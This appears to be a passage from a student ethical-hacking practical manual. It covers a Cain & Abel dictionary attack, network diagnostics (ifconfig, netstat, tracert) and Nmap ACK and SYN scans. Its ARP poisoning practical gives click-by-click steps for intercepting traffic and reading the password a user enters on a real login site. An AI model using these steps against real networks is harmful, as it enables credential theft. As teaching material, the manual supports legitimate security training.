


Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack



### PRACTICAL NO. 3

#### AIM : Linux Network Analysis and ARP Poisoning

##### a) Linux Network Analysis:

1. Execute the ifconfig command to retrieve network interface information.
2. Use the ping command to test network connectivity and analyze the output.
3. Analyze the netstat command output to view active network connections.
4. Perform a traceroute to trace the route packets take to reach a target host.

Step 1: Execute the ifconfig command to retrieve network interface information.

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:195 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:18 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```

Step 2: Use the ping command to test network connectivity and analyze the output.



**Step 3: Analyze the netstat command output to view active network connections.**

```
C:\Users\singh>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1564        DESKTOP-923RK3N:1565  ESTABLISHED
  TCP    127.0.0.1:1565        DESKTOP-923RK3N:1564  ESTABLISHED
  TCP    127.0.0.1:25104       DESKTOP-923RK3N:25105  ESTABLISHED
  TCP    127.0.0.1:25105       DESKTOP-923RK3N:25104  ESTABLISHED
  TCP    127.0.0.1:25107       DESKTOP-923RK3N:25108  ESTABLISHED
  TCP    127.0.0.1:25108       DESKTOP-923RK3N:25107  ESTABLISHED
  TCP    127.0.0.1:25112       DESKTOP-923RK3N:25113  ESTABLISHED
  TCP    127.0.0.1:25113       DESKTOP-923RK3N:25112  ESTABLISHED
  TCP    127.0.0.1:25114       DESKTOP-923RK3N:25115  ESTABLISHED
  TCP    127.0.0.1:25115       DESKTOP-923RK3N:25114  ESTABLISHED
  TCP    192.168.0.57:24938     52.230.84.217:https  ESTABLISHED
  TCP    192.168.0.57:24978     162.254.196.84:27021  ESTABLISHED
  TCP    192.168.0.57:25052     a23-56-165-111:https  ESTABLISHED
  TCP    192.168.0.57:25072     test:https             TIME_WAIT
  TCP    192.168.0.57:25078     a23-56-165-111:https  ESTABLISHED
  TCP    192.168.0.57:25080     a23-56-165-111:https  ESTABLISHED
  TCP    192.168.0.57:25083     40.67.188.75:https   ESTABLISHED
  TCP    192.168.0.57:25099     13.107.21.200:https  ESTABLISHED
  TCP    192.168.0.57:25100     ns329092:http        SYN_SENT
  TCP    192.168.0.57:25101     155:https            ESTABLISHED
  TCP    192.168.0.57:25103     103.56.230.154:http  ESTABLISHED
  TCP    192.168.0.57:25106     ns329092:http        SYN_SENT
  TCP    192.168.0.57:25109     ats1:https           ESTABLISHED
```

**Step 4: Perform a traceroute to trace the route packets take to reach a target host.**

Type tracert command and type [www.prestashop.com](http://www.prestashop.com) press “Enter”.

```
C:\>Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com


Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

 1  4 ms    2 ms    3 ms  192.168.0.1
 2  107 ms   39 ms   27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3  31 ms    35 ms   33 ms  125.18.4.65
 4  142 ms   131 ms  132 ms  182.79.245.161
 5  128 ms    *      126 ms  5.226.7.253
 6  146 ms   157 ms  158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]


 7  153 ms   153 ms  136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
126]
 8  148 ms   157 ms  156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
 9  *        *      *      Request timed out.
10  160 ms   *      133 ms  ve111-po1-ar1-vbo.alionis.net [94.100.175.6]
11  131 ms   133 ms  139 ms  fwprestashop.com [94.100.173.4]
12  *        *      *      Request timed out.
13  *        *      *      Request timed out.
14  *        *      *      Request timed out.
15  *        *      *      Request timed out.
```

**b) ARP Poisoning:**


1. Use ARP poisoning techniques to redirect network traffic on a Windows system.
2. Analyze the effects of ARP poisoning on network communication and security




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.




Step 7 : Click on “+” icon at the top.



Step 8 : Click on start/stop ARP icon on top.



Step 9 : Poisoning the source.



Step 10 : Go to any website on source ip address.

all practs - jetu... ▾ New Practicals ▾ Ethical Hacking | ▾ hping3 DOS - G... ▾ Denial-of-service ▾ Downloads ▾ http sites - Goog... ▾ Login to Matrim... ▾ Jetashree

www.shaadi.com/registration/user/login-submit

**shaadi.com**  
The World's No.1 Matchmaking Service

Help ▾

## Member Login

Email ID

Password


Stay Signed in (?)

**Sign In**


(OR)

 Sign in with Facebook

New to Shaadi.com? [Sign up Free»](#)



Step 11 : Go to password option in the cain & abel and see the visited site password.



## PRACTICAL NO. 4

### AIM : Port Scanning with NMap

- a) Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
- b) Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- c) Analyze the scan results to gather information about the target system's network services

**NOTE:** Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE    SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   auth
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

